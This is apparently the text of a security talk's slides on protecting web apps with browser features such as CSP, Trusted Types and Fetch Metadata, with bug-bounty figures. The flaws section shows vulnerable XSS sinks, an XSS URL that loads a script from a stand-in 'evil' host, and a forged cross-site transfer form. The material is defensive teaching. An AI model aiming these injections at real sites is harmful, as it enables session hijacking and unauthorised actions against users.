

Securing web apps with modern browser features



Lukas Weichselbaum

Senior Staff Information Security Engineer
Google



@we1x



sec4dev

Spoiler

It all starts with a header..
.. to protect sensitive sites

XSS (strict CSP + TT)

Block 3rd party scripts
(allowlist CSP)

Note: Not intended to mitigate XSS

Insufficient isolation
issues like XSRF, XSSI,
Clickjacking XSLeaks,
Spectre, ...
(Fetch Metadata,
COOP, CORP, XFO)

The screenshot shows the 'Headers' tab of a browser's developer tools. The 'General' section displays the request URL as `https://remotedesktop.google.com/?pli=1`, the request method as `GET`, and the status code as `200 (from service worker)`. The 'Response Headers' section is expanded, showing several security-related headers: `content-security-policy: require-trusted-types-for 'script';report-uri /_/RemotingUi/cspreport`, `content-security-policy: script-src 'report-sample' 'nonce-aid1PGdR0YX9kzp1Tz6gTA' 'unsafe-inline'; object-src 'none';base-uri 'self';report-uri /_/RemotingUi/cspreport;worker-src 'self'`, `content-security-policy: script-src 'unsafe-inline' 'self' https://apis.google.com https://ssl.gstatic.com https://www.google.com https://www.gstatic.com https://www.google-analytics.com https://clipper.googleplex.com https://translate.googleapis.com https://maps.googleapis.com https://ssl.google-analytics.com https://www.googleapis.com/appsmarket/v2/installedApps/;report-uri /_/RemotingUi/cspreport/allowlist`, `content-type: text/html; charset=utf-8`, `cross-origin-opener-policy: same-origin-allow-popups; report-to="RemotingUi"`, `cross-origin-resource-policy: same-site`, and `x-frame-options: SAMEORIGIN`. The 'Request Headers' section is also visible, showing `sec-fetch-dest: document`, `sec-fetch-mode: navigate`, `sec-fetch-site: same-origin`, and `sec-fetch-user: ?1`. Red arrows point to the first two CSP headers, and green arrows point to the remaining headers in the 'Response Headers' section.

1. Common web security flaws
2. Web platform security features

1. Common web security flaws

2. Web platform security features



GOOGLE VULNERABILITY REWARD PROGRAM

2018 Year in Review



1,319

INDIVIDUAL
REWARDS



317

PAID RESEARCHERS



78

COUNTRIES
REPRESENTED IN
BUG REPORTS AND
REWARDS



\$41,000


BIGGEST
SINGLE REWARD




\$181,000

DONATED TO
CHARITY

Google Vulnerability Reward Program payouts*



* based on payouts in 2019



Injections

Bugs: Cross-site scripting (XSS)

```
<?php echo $_GET["query"] ?>
```



```
foo.innerHTML = location.hash.slice(1)
```

... and many other patterns

1. Logged in user visits attacker's page
2. Attacker navigates user to a vulnerable URL

```
https://victim.example/?query=<script src="//evil/">
```

3. Script runs, attacker gets access to user's session



Insufficient isolation



Bugs: Cross-site request forgery (CSRF), XS-leaks, timing, ...

```
<form action="/transferMoney">
  <input name="recipient" value="Jim" />
  <input name="amount" value="10" />
```

1. Logged in user visits attacker's page
2. Attacker sends cross-origin request to vulnerable URL

```
<form action="//victim.example/transferMoney">
  <input name="recipient" value="Attacker" />
  <input name="amount" value="∞" />
```

3. Attacker takes action on behalf of user, or infers information about the user's data in the vulnerable app.



Insufficient isolation

New classes of flaws related to insufficient isolation on the web:

- Microarchitectural issues (Spectre / Meltdown)
- Advanced web APIs used by attackers
- Improved exploitation techniques

The number and severity of these flaws is growing.

